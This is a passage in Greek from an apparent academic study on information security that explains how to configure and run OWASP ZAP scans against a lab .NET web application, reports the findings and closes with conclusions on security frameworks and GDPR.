Για να αποφευχθεί αυτή η αποτυχία, το ZAP δημιουργεί αυτόματα ένα πιστοποιητικό SSL για κάθε κεντρικό υπολογιστή που υπάρχει πρόσβαση, υπογεγραμμένο από την Αρχή Πιστοποίησης (CA) του ZAP. Για να γίνουν αποδεκτά τα συγκεκριμένα πιστοποιητικά SSL από το πρόγραμμα περιήγησης, απαιτείται να προηγηθεί η εισαγωγή και αποδοχή του πιστοποιητικού ZAP του Root CA. Μόλις γίνει αξιόπιστο, θα είναι αξιόπιστα και τα άλλα πιστοποιητικά ZAP SSL που υπογράφονται από αυτό.



Εικόνα 10: Χρήση πιστοποιητικού ZAP του Root SA

Είναι σημαντικό να σημειωθεί ότι, παρόλο που το αυτό-δημιουργημένο πιστοποιητικό Root CA δημιουργείται αποκλειστικά για τη συγκεκριμένη χρήση, πρέπει ακόμα να παραμείνει ιδιωτικό για να αποφευχθεί η δημιουργία ευπάθειας.

Αφού εξαχθεί και εγκατασταθεί ως αξιόπιστο root πιστοποιητικό (σχετικές οδηγίες παρέχονται διαδικτυακά στο "Option Dynamic SSL Certificates") [20], είναι εφικτό να ξεκινήσει η εφαρμογή και να γίνει δοκιμή σύνδεσης στην web εφαρμογή που πρόκειται να ελεγχθεί.

Πιθανά προβλήματα που ενδέχεται να προκύψουν και δεν θα επιτρέπουν την έναρξη των δοκιμών, είναι τα παρακάτω:

- Λανθασμένες ρυθμίσεις του proxy που χρησιμοποιεί το πρόγραμμα περιήγησης που χρησιμοποιείται για σύνδεση με το ZAP.
- Προβλήματα λειτουργίας στη Web εφαρμογή που πρόκειται να ελεγχθεί
- Ύπαρξη proxy στο δίκτυο που λειτουργεί η Web εφαρμογή. Σε αυτή την περίπτωση απαιτείται η ρύθμιση των παραμέτρων του ZAP για να χρησιμοποιεί το συγκεκριμένο proxy.

Εάν ο περιηγητής συνδεθεί με επιτυχία στην web εφαρμογή που πρόκειται να ελεγχθεί, μπορούν να ξεκινήσουν οι δοκιμές διείσδυσης.

4.2.3 Έναρξη δοκιμών διείσδυσης με το ZAP

Η ευκολότερη μέθοδος χρησιμοποίησης του ZAP είναι μέσω της εκτέλεσης του Quick Start, το οποίο αποτελεί πρόσθετο της εφαρμογής και εγκαθίσταται αυτόματα με την αρχική εγκατάσταση της.

Είναι πολύ σημαντικό να υπολογίζεται σε όλες τις δοκιμές διείσδυσης, ότι το ZAP λειτουργεί με τη λογική της προσομοίωσης πραγματικής επίθεσης, οπότε είναι πιθανό να προκληθεί πραγματική ζημία στη λειτουργικότητα της εφαρμογής που ελέγχεται, στα δεδομένα της κλπ. Εάν υπάρχουν αμφιβολίες σχετικά με πιθανά προβλήματα που ενδέχεται να προκληθούν στην εφαρμογή που θα γίνουν δοκιμές διείσδυσης, το ZAP δίνει την δυνατότητα ασφαλούς λειτουργίας ("**Safe Mode**"), αλλά πρέπει να υπολογισθεί ότι η λειτουργικότητα του ZAP μειώνεται σημαντικά.

Οι κατηγορίες επίθεσης που μπορούν να επιλεγούν είναι:

- Safe Mode
- Protected Mode
- Standard Mode
- ATTACK Mode

Οι παραπάνω λειτουργίες μπορούν να επιλεχθούν από το αντίστοιχο dropdown menu, στην κύρια γραμμή εργαλείων της εφαρμογής.

Αφού επιλεγεί η επιθυμητή μέθοδος επίθεσης, στη συνέχεια επιλέγεται η καρτέλα Quick start από το Workspace Window, με σκοπό την διενέργεια του Quick Start test. Στην καρτέλα απαιτείται να πληκτρολογηθεί η πλήρης διεύθυνση URL της web εφαρμογής που θα ελεγχθεί, στο πλαίσιο κειμένου του **URL to Attack** και στη συνέχεια να επιλεχθεί το **Attack** για να ξεκινήσει ο έλεγχος.

Το ZAP θα προχωρήσει στην ανίχνευση της web εφαρμογής με την "αράχνη" (**spider**) και θα ανιχνεύσει παθητικά κάθε σελίδα που βρίσκει. Στη συνέχεια θα χρησιμοποιήσει τον ενεργό σαρωτή για να επιτεθεί σε όλες τις ανακαλυφθείσες σελίδες, τη λειτουργικότητα τους και τις παραμέτρους.

4.2.4 Εξήγηση των αποτελεσμάτων των δοκιμών

Όσο το ZAP "ψάχνει" (spider) τη web εφαρμογή, κατασκευάζει έναν χάρτη των σελίδων της web εφαρμογής και τους πόρους που χρησιμοποιούνται για την απόδοση αυτών των σελίδων. Στη συνέχεια καταγράφει τα αιτήματα και τις απαντήσεις που αποστέλλονται σε κάθε σελίδα και δημιουργεί ειδοποιήσεις αν υπάρχουν δυνητικά λάθη σε ένα αίτημα ή μια απάντηση.

Για έλεγχο των σελίδων που έχουν διερευνηθεί, επιλέγεται από την καρτέλα **Sites,** το **Tree Window** και εμφανίζονται οι διερευνημένες σελίδες σε προβολή δέντρου (tree view), όπου επεκτείνοντας τους κόμβους (nodes) εμφανίζονται οι επιλεγμένες διευθύνσεις URL.

Στην αριστερή πλευρά του υποσέλιδου (Footer) εμφανίζεται μια καταμέτρηση των ειδοποιήσεων που βρέθηκαν κατά τη διάρκεια της δοκιμής, κατανεμημένες σε κατηγορίες κινδύνου. Οι κατηγορίες κινδύνου είναι:

-  High
-  Medium
-  Low
-  Informational
-  False Positive

Για την εμφάνιση των ειδοποιήσεων που δημιουργήθηκαν κατά τη διάρκεια των δοκιμών, επιλέγεται η καρτέλα **Alerts** στο **Information Window**. Μέσα σε κάθε εμφανιζόμενη ειδοποίηση του παραθύρου εμφανίζεται η διεύθυνση URL και η αντίστοιχη ευπάθεια που εντοπίστηκε, εμφανίζεται στη δεξιά πλευρά του **Information Window**. Αντίστοιχα στο **Workspace Window**, στην καρτέλα **Response,** εμφανίζονται τα περιεχόμενα της κεφαλίδας (header) και του σώματος (body) της απάντησης. Το τμήμα της απάντησης που προκάλεσε την ειδοποίηση θα φαίνεται επισημασμένο (highlighted).

4.2.5 Επέκταση των δοκιμών διείσδυσης με το ZAP

Η λειτουργία παθητικής σάρωσης και αυτόματης επίθεσης είναι ένας πολύ καλός τρόπος για την έναρξη αξιολόγησης ευπαθειών μίας web εφαρμογής, αλλά έχει κάποιους περιορισμούς όπως είναι για παράδειγμα:

- Όποιες σελίδες προστατεύονται από μια login page δεν μπορούν να εντοπιστούν κατά τη διάρκεια μιας παθητικής σάρωσης, εκτός αν έχει

ρυθμιστεί η λειτουργικότητα ελέγχου ταυτότητας του ZAP, οπότε η εφαρμογή δεν θα διαχειριστεί τον απαιτούμενο έλεγχο ταυτότητας.

- Όποιες σελίδες δεν μπορούν να βρεθούν με την προεπιλεγμένη "αράχνη" του ZAP, δεν μπορούν να ελεγχθούν κατά την παθητική σάρωση. Το ZAP παρέχει πρόσθετες επιλογές για ανακάλυψη και κάλυψη εκτός της παθητικής σάρωσης.
- Δεν υπάρχει επαρκής έλεγχος της ακολουθίας εξερεύνησης σε μια παθητική σάρωση ή των τύπων επιθέσεων που πραγματοποιούνται σε μια αυτοματοποιημένη επίθεση. Το ZAP παρέχει πολλές πρόσθετες επιλογές για εξερεύνηση και επιθέσεις εκτός της παθητικής σάρωσης.

4.2.6 Διαμόρφωση και εκτέλεση μιας "αράχνης" (Spider) με το ZAP

Μία μέθοδος για την επέκταση και βελτίωση των δοκιμών, είναι να διαμορφωθεί η "αράχνη" που χρησιμοποιεί το ZAP για την εξερεύνηση της web εφαρμογής. Το Quick Start χρησιμοποιεί την κλασική εκδοχή της "αράχνης" του ZAP, η οποία ανακαλύπτει τους συνδέσμους εξετάζοντας το HTML στις απαντήσεις από την web εφαρμογή. Αυτή η μέθοδος είναι γρήγορη, αλλά δεν είναι πάντα αποτελεσματική όταν υλοποιείται εξερεύνηση μίας AJAX web εφαρμογής η οποία δημιουργεί συνδέσμους χρησιμοποιώντας JavaScript.

Για τις εφαρμογές AJAX, υπάρχει διαθέσιμη αντίστοιχα η "αράχνη" AJAX του ZAP, η οποία είναι πιθανό να είναι πιο αποτελεσματική. Αυτή η "αράχνη" εξερευνά την web εφαρμογή κάνοντας κλήση σε προγράμματα περιήγησης τα οποία στη συνέχεια ακολουθούν τους συνδέσμους που έχουν δημιουργηθεί. Η "αράχνη" AJAX είναι πιο αργή από την παραδοσιακή "αράχνη" και απαιτεί πρόσθετη διαμόρφωση για χρήση σε ένα "headless" περιβάλλον.

Μία απλή μέθοδος για μετάβαση μεταξύ των "αραχνών" είναι με την ενεργοποίηση μιας καρτέλας για κάθε "αράχνη" στο **Information Window** και να χρησιμοποιείται αντίστοιχα η εκάστοτε καρτέλα για την έναρξη των σαρώσεων. Κάθε καρτέλα που θα δημιουργηθεί (**Spider** και **AJAX Spider** αντίστοιχα) περιλαμβάνει πλήκτρο για **New Scan**.

4.2.7 Εξερεύνηση του site

Οι "αράχνες" είναι μία πολύ καλή μέθοδος για την εξερεύνηση του βασικού site που ελέγχεται, αλλά απαιτείται να συνδυαστούν με τη χειρωνακτική εξερεύνηση για να είναι πιο αποτελεσματικές. Οι "αράχνες" για παράδειγμα, θα εισάγουν μόνο τα βασικά προεπιλεγμένα δεδομένα σε φόρμες στην web εφαρμογή, αλλά ο χρήστης μπορεί να εισάγει περισσότερες σχετικές πληροφορίες, οι οποίες μπορούν με τη σειρά τους να εκθέσουν περισσότερα από την εφαρμογή στο ZAP. Αυτό ισχύει ιδιαίτερα για περιπτώσεις όπως για παράδειγμα φόρμες εγγραφής όπου απαιτείται έγκυρη διεύθυνση ηλεκτρονικού ταχυδρομείου. Η "αράχνη" μπορεί να εισάγει ένα τυχαίο string, κάτι που θα προκαλέσει σφάλμα. Ένας χρήστης θα είναι σε θέση να αντιδράσει σε αυτό το σφάλμα και να παρέχει ένα σωστά διαμορφωμένο string, το οποίο ενδέχεται να προκαλέσει την έκθεση περισσότερης εφαρμογής όταν υποβληθεί και γίνει αποδεκτή η φόρμα.

Δεδομένου ότι έχει διαμορφωθεί το πρόγραμμα περιήγησης που απαιτείται για να χρησιμοποιεί το ZAP ως proxy, θα πρέπει να εξερευνηθεί όλη η web εφαρμογή με το συγκεκριμένο πρόγραμμα περιήγησης. Καθώς υλοποιείται αυτό, το ZAP σαρώνει παθητικά όλα τα αιτήματα και τις απαντήσεις που έγιναν κατά την εξερεύνηση για ευπάθειες, συνεχίζοντας να χτίζει το δέντρο του ιστότοπου και να καταγράφει ειδοποιήσεις για τυχόν ευπάθειες που βρέθηκαν κατά τη διάρκεια της εξερεύνησης.

Είναι σημαντικό να χρησιμοποιείται το ZAP για να διερευνήσει κάθε σελίδα της εφαρμογής για ευπάθειες, είτε είναι συνδεδεμένη με άλλη σελίδα είτε όχι. Οι κρυφές σελίδες μερικές φορές γίνονται ζωντανές χωρίς προειδοποίηση ή ειδοποίηση. Επομένως είναι σημαντικό να υπάρχει όσο το δυνατό μεγαλύτερη εξειδίκευση με την web εφαρμογή που ελέγχεται.

4.2.8 Εκτέλεση ενεργής σάρωσης με το ZAP

Με τα όσα αναλύθηκαν παραπάνω, το ZAP έχει χρησιμοποιηθεί για τη διενέργεια παθητικών σαρώσεων της web εφαρμογής. Η παθητική σάρωση δεν αλλάζει τις απαντήσεις με κανέναν τρόπο και θεωρείται ασφαλής. Η σάρωση πραγματοποιείται επίσης στο background για να μην επιβραδυνθεί η εξερεύνηση. Η παθητική σάρωση είναι καλή για την εύρεση ορισμένων τρωτών σημείων και ως ένας τρόπος για την

απόκτηση μιας αίσθησης για τη βασική κατάσταση ασφαλείας της web εφαρμογής και να εντοπιστούν τα σημεία που απαιτούν περαιτέρω διερεύνηση.

Ωστόσο, η ενεργή σάρωση προσπαθεί να εντοπίσει άλλες ευπάθειες χρησιμοποιώντας γνωστές επιθέσεις κατά των επιλεγμένων στόχων. Η ενεργή σάρωση είναι μια πραγματική επίθεση σε αυτούς τους στόχους και μπορεί να θέσει τους στόχους σε κίνδυνο, οπότε απαιτείται περισσότερη προσοχή κατά τη χρήση της ενεργής σάρωσης.

Για την υλοποίηση ενεργής σάρωσης, επιλέγονται οι ιστότοποι στους οποίους θα εκτελεστεί η ενεργή σάρωση, από το **Tree View**, στην καρτέλα **Sites**, όπου με δεξί κλικ στους ιστότοπους που έχουν επιλεγεί εκτελείται το **Active Scan**. Εναλλακτικά η ενεργή σάρωση μπορεί να εκτελεστεί και από το **Information Window**, επιλέγοντας την καρτέλα **Active Scan** και κάνοντας στην επιλογή **New Scan.**

Για τον έλεγχο και τροποποίηση των ρυθμίσεων μίας ενεργής σάρωσης, επιλέγεται από το **Menu Bar**, η επιλογή **Tools** και στη συνέχεια το **Active Scan**. Αφού ολοκληρωθούν οι επιθυμητές ρυθμίσεις και αλλαγές επιλέγεται το Start Scan για να ξεκινήσει εκ νέου η ενεργή σάρωση με τις νέες ρυθμίσεις.

Ο έλεγχος των αποτελεσμάτων της ενεργής σάρωσης, γίνεται με τον ίδιο τρόπο που εξετάστηκαν και τα αποτελέσματα της παθητικής σάρωσης, όπως αναλύθηκε παραπάνω.

4.3 Περιβάλλον δοκιμών

Για τη διενέργεια δοκιμής διείσδυσης προετοιμάστηκε περιβάλλον δοκιμών το οποίο περιλαμβάνει ένα τερματικό στο οποίο ενεργοποιήθηκε Hyper-V Manager. Από το Hyper-V ενεργοποιήθηκε ένα virtual machine στο οποίο εγκαταστάθηκε Windows Server 2012 R2. Στον virtual server ενεργοποιήθηκε Microsoft IIS 8.


Επίσης στον ίδιο virtual server εγκαταστάθηκε Data Base, Microsoft SQL Server 2012.

Η εφαρμογή η οποία θα ελεγχθεί, έχει αναπτυχθεί με Web Forms σε .NET Framework.

Ο έλεγχος υλοποιείται μετά την ολοκλήρωση της ανάπτυξης της εφαρμογής, με σκοπό την εύρεση πιθανών ευρημάτων ασφαλείας, πριν δοθεί για User Acceptance Test (UAT).

Για την υλοποίηση των ελέγχων, εγκαταστάθηκε το OWASP ZAP 2.7.0, στο τερματικό στο οποίο έχει ενεργοποιηθεί και ο Virtual Server.

Η δοκιμή της εφαρμογής διενεργήθηκε με την μέθοδο του ATTACK Mode και στην παρακάτω εικόνα φαίνεται η οθόνη του OWASP ZAP μετά την ολοκλήρωση του αυτοματοποιημένου ελέγχου:



Εικόνα 11: Η οθόνη του OWASP ZAP μετά την ολοκλήρωση της δοκιμής

Στην οθόνη εμφανίζονται οι παρακάτω πληροφορίες;

1. Φαίνεται το URL της εφαρμογής που ελέγχθηκε
2. Εμφανίζονται οι διερευνημένες σελίδες της εφαρμογής σε προβολή δέντρου (tree view).

   Παρατήρηση: ο έλεγχος διενεργήθηκε τόσο με απλή "αράχνη" (Spider), όσο και με AJAX Spider. Όσες νέες σελίδες διερευνήθηκαν από την AJAX Spider, η αράχνη στην αρχή της εγγραφής εμφανίζεται κόκκινη ( )
3. Στην αριστερή πλευρά του υποσέλιδου (Footer), φαίνεται ότι έχουν καταγραφεί τα παρακάτω ευρήματα ανά κατηγορία κινδύνου:


   a. Ένα (1) εύρημα κατηγορίας κινδύνου "High"

   b. Ένα (1) εύρημα κατηγορίας κινδύνου "Medium"

c. Τρία (3) ευρήματα κατηγορίας κινδύνου “Low” 

4. Η καρτέλα **Alerts** στο **Information Window** καταγράφει τα (5) ευρήματα που αναφέρθηκαν παραπάνω, με αναλυτική περιγραφή τους.
5. Αναλυτικές πληροφορίες ανά εύρημα, φαίνονται στη δεξιά πλευρά του **Information Window**.
6. Επιλέγοντας την καρτέλα Response ανά εύρημα, εμφανίζονται οι κεφαλίδες (header) και το σώμα (body) της απάντησης. Στο παράρτημα 1 φαίνονται οι αντίστοιχες πληροφορίες ανά εύρημα.

Επίσης από το tab “Active Scan” του Information Windows, είναι διαθέσιμο button στο οποίο απεικονίζονται λεπτομέρειες σχετικά με την εξέλιξη του active scan. Στην εικόνα 12 φαίνεται η εξέλιξη του τρέχοντος active scan.



Εικόνα 12: Scan progress details

Στο παράρτημα 2 φαίνεται export της πληροφορίας που παρέχεται από το tab "**Active Scan**" του **Information Window**.

Αντίστοιχα στο παράρτημα 3 φαίνεται export της πληροφορίας που παρέχεται από το tab "**Messages**" του "**Spider**" από το **Information Window**.

4.3.1 Αναφορά του ελέγχου

Η πληροφορία που εμφανίζεται στο tab "Alerts" του Information Window, δίνεται η δυνατότητα από την εφαρμογή να εξαχθεί με τη μορφή αναφοράς, στην οποία παρέχονται αναλυτικές πληροφορίες ανά εύρημα, με τη σειρά ανά κατηγορία κινδύνου. Σε κάθε εύρημα παρέχονται πληροφορίες όπως είναι η περιγραφή του ευρήματος, το URL στο οποίο βρέθηκε το εύρημα, η μέθοδος που χρησιμοποιήθηκε

με τις αντίστοιχες παραμέτρους, καθώς και οδηγίες επίλυσης και παραπομπές στο διαδίκτυο, με επιπλέον οδηγίες για το εύρημα και τις μεθόδους επίλυσής του.

Η αναφορά με τον τρόπο τον οποίο εξάγεται είναι πολύ σημαντική, γιατί παρέχει μορφοποιημένο το μεγαλύτερο ποσοστό της πληροφορίας που θα χρειαστεί να δοθεί προς τους εμπλεκόμενους που αναλύθηκαν στα προηγούμενα κεφάλαια (διοίκηση, υπεύθυνος ασφαλείας, υπεύθυνος πληροφορικής, κλπ.), ώστε να προχωρήσουν στις απαιτούμενες ενέργειες επίλυσης ή αποδοχής του κινδύνου στην περίπτωση που κάποιο εύρημα κριθεί ότι δεν μπορεί να λυθεί ή η επίλυση του είναι ασύμφορη σε σχέση με τον κίνδυνο που απορρέει από το συγκεκριμένο εύρημα.

Στο παράρτημα 4 φαίνεται η αναφορά που έχει εξαχθεί για την παραπάνω δοκιμή διείσδυσης.

ΚΕΦΑΛΑΙΟ 5

5.1 Συμπεράσματα

Η Εταιρική Πληροφορία αποτελεί ίσως το πιο σημαντικό περιουσιακό στοιχεία για πολλούς οργανισμούς. Για το σκοπό αυτό η προστασία της είναι αναγκαία ώστε να διασφαλίζεται η εμπιστοσύνη των πελατών του οργανισμού, καθώς και η ανταγωνιστική του θέση, ενώ παράλληλα θα πρέπει να τεκμηριώνεται η συμμόρφωση του οργανισμού με το εκάστοτε κανονιστικό πλαίσιο στο οποίο υπάγεται.

Λόγω της αυξανόμενης εξάρτησης των οργανισμών από τις πληροφορίες και τα πληροφοριακά συστήματα που τις επεξεργάζονται, αντιμετωπίζουν καθημερινά όλο και μεγαλύτερους επιχειρηματικούς κινδύνους, λόγω της εμφάνισης νέων τεχνολογικών και άλλων απειλών.

Βάσει αυτών των σημαντικών απειλών, οι οποίες είναι ικανές να επηρεάσουν ακόμα και τη βιωσιμότητα ενός οργανισμού, κρίνεται απολύτως αναγκαίο να εφαρμόζονται μέτρα ελαχιστοποίησης αυτών των κινδύνων. Την ανάγκη αυτή προσπαθεί να την εξασφαλίσει η ασφάλεια πληροφοριών, η οποία διαχειρίζεται το μέρος του επιχειρηματικού κινδύνου, το οποίο πηγάζει από τα πληροφοριακά συστήματα τα οποία εξαρτάται ο εκάστοτε οργανισμός. Βασικό εργαλείο της ασφάλειας πληροφοριών αποτελεί η συγκρότηση ενός Πλαισίου Ασφαλείας Πληροφοριών του Οργανισμού, όπου θα καθορίζεται η στρατηγική και το σύνολο των αρχών ασφαλείας που ορίζονται από τη Διοίκηση του Οργανισμού.

Σημαντικά στοιχεία ενός Πλαισίου Ασφαλείας Πληροφοριών, σύμφωνα με τα πρότυπα ασφαλείας πληροφοριών, αποτελούν η μεθοδολογία αξιολόγησης κινδύνων ασφάλειας πληροφοριών και η πολιτική εντοπισμού αδυναμιών και διεξαγωγής ελέγχων ασφαλείας, τα οποία αναλύθηκαν παραπάνω στη μελέτη. Με τη μεθοδολογία αξιολόγησης κινδύνων δίνεται η δυνατότητα σε έναν οργανισμό να αναγνωρίσει και να αξιολογήσει τους κινδύνους που υπάρχουν για την ασφάλεια των πληροφοριακών του πόρων, ώστε να οργανώσει όσο το δυνατό καλύτερα τα αναγκαία βήματα για την προστασία του, όπως προτείνεται για παράδειγμα από τον OWASP, οι βασικές οδηγίες του οποίου αναλύθηκαν παραπάνω.

Παράλληλα με την πολιτική εντοπισμού αδυναμιών και διεξαγωγής ελέγχων ασφαλείας, δίνεται η δυνατότητα στον οργανισμό να διατηρεί ένα επαρκές επίπεδο ασφαλείας.

Τέλος με τη διενέργεια δοκιμών διείσδυσης, οι οποίες αποτελούν ένα από τα εργαλεία μίας πολιτικής εντοπισμού αδυναμιών και διενέργειας ελέγχων, δίνεται η δυνατότητα εντοπισμού αδυναμιών σε εφαρμογές, καθώς και των υποδομών στις οποίες πρόκειται να λειτουργήσουν. Όπως αναλύθηκε εκτενώς στη μελέτη, βάσει και των προτάσεων του OWASP, η διενέργεια δοκιμών διείσδυσης δεν αποτελεί το μοναδικό εργαλείο ελέγχων ασφαλείας, αλλά αποτελεί μέρος ενός μεγαλύτερου σχεδιασμού το μέγεθος του οποίου εξαρτάται από το μέγεθος του οργανισμού και των πληροφοριακών του συστημάτων, καθώς και των δεδομένων τα οποία καλείται να προστατεύσει. Επίσης η υλοποίηση μόνο δοκιμής διείσδυσης σε μία εφαρμογή δεν επαρκεί και απαιτείται ο έλεγχος του συνόλου της υποδομής. Όπως φαίνεται και από το report του ελέγχου που διενεργήθηκε, μέρος των ευρημάτων αποτελούσε προβλήματα στην υποδομή και όχι στην εφαρμογή. Παράλληλα, ανάλογα την κρισιμότητα μίας εφαρμογής ή ενός πληροφοριακού συστήματος, κρίνεται σκόπιμο να αναπτύσσονται συστήματα συνεχούς παρακολούθησης της ασφάλειας τους, καθώς και ενσωμάτωσης της ασφάλειας κατά την ανάπτυξη τους (privacy and security design), όπως προτείνεται από τον OWASP και αποτελούσε μέρος της παραπάνω μελέτης.

5.2 Πεδία για περαιτέρω διερεύνηση


Τα τελευταία χρόνια γίνεται μια μεγάλη προσπάθεια από τους οργανισμούς, με στόχο την προστασία των δεδομένων τους.

Παράλληλα από τις 25/5/2018 έχει τεθεί σε εφαρμογή ο Κανονισμός (ΕΕ) 2016/679 του Ευρωπαϊκού Κοινοβουλίου και του συμβουλίου της 27ης Απριλίου 2016, ο οποίος *αφορά την προστασία των φυσικών προσώπων έναντι της επεξεργασίας των δεδομένων προσωπικού χαρακτήρα και για την ελεύθερη κυκλοφορία των δεδομένων αυτών και την κατάργηση της οδηγίας 95/46/ΕΚ (Γενικός Κανονισμός για την Προστασία Δεδομένων)* [21].

Με την εφαρμογή του Γενικού Κανονισμού, έχουν τεθεί ακόμα ποιο αυστηροί κανόνες σχετικά με την ασφάλεια των προσωπικών δεδομένων των πελατών, ενώ παράλληλα τα πρόστιμα μπορεί να ανέλθουν έως και τα 20 εκατ. € ή στο 4% του συνολικού ετήσιου κύκλου εργασιών ενός οργανισμού. Με τα νέα δεδομένα είναι σαφές ότι η έννοια της προστασίας δεδομένων αφορά πλέον πολύ μεγαλύτερο εύρος οργανισμών, ενώ η τυχόν διαρροή τους ενδέχεται να επιφέρει πρόστιμα τα οποία μπορεί ακόμα και να επηρεάσουν τη βιωσιμότητα του, παράλληλα με τα υπόλοιπα προβλήματα που θα προκύψουν (π.χ. μείωση της φήμης του οργανισμού, διαρροή σημαντικών δεδομένων τα οποία διαχειρίζεται κλπ.).

Οπότε, βάσει των παραπάνω, γίνεται ακόμα πιο αναγκαία η ύπαρξη ενός Πλαισίου Ασφαλείας Πληροφοριών για έναν οργανισμό. Ένα Πλαίσιο Ασφάλειας Πληροφοριών ενός οργανισμού, αποτελείται συνήθως από:

- Την Στρατηγική και τις Γενικές Αρχές Ασφαλείας
- Την Οργανωτική Δομή της Ασφάλειας Πληροφοριών
- Τις Πολιτικές Ασφαλείας
- Τις Διαδικασίες Ασφαλείας
- Τα Τεχνολογικά Πρότυπα Ασφαλείας
- Τις Οδηγίες



Εικόνα 13: Δομή ενός Πλαισίου Ασφαλείας Πληροφοριών

Είναι σαφές ότι για την πλήρη ανάπτυξη ενός Πλαισίου Ασφαλείας Πληροφοριών ενός οργανισμού, απαιτείται η μελέτη και ανάλυση αρκετών ακόμα στοιχείων σε σχέση με αυτά που παρουσιάστηκαν στην τρέχουσα μελέτη, τα οποία θα βοηθήσουν στην όσο το δυνατό πιο συγκροτημένη προστασία του. Το μέγεθος και πολυπλοκότητα του Πλαισίου Ασφαλείας Πληροφοριών, όπως αναφέρθηκε και παραπάνω, είναι ευθέως ανάλογο του μεγέθους του οργανισμού και της κρισιμότητας των πληροφοριών που καλείται να προστατεύσει.

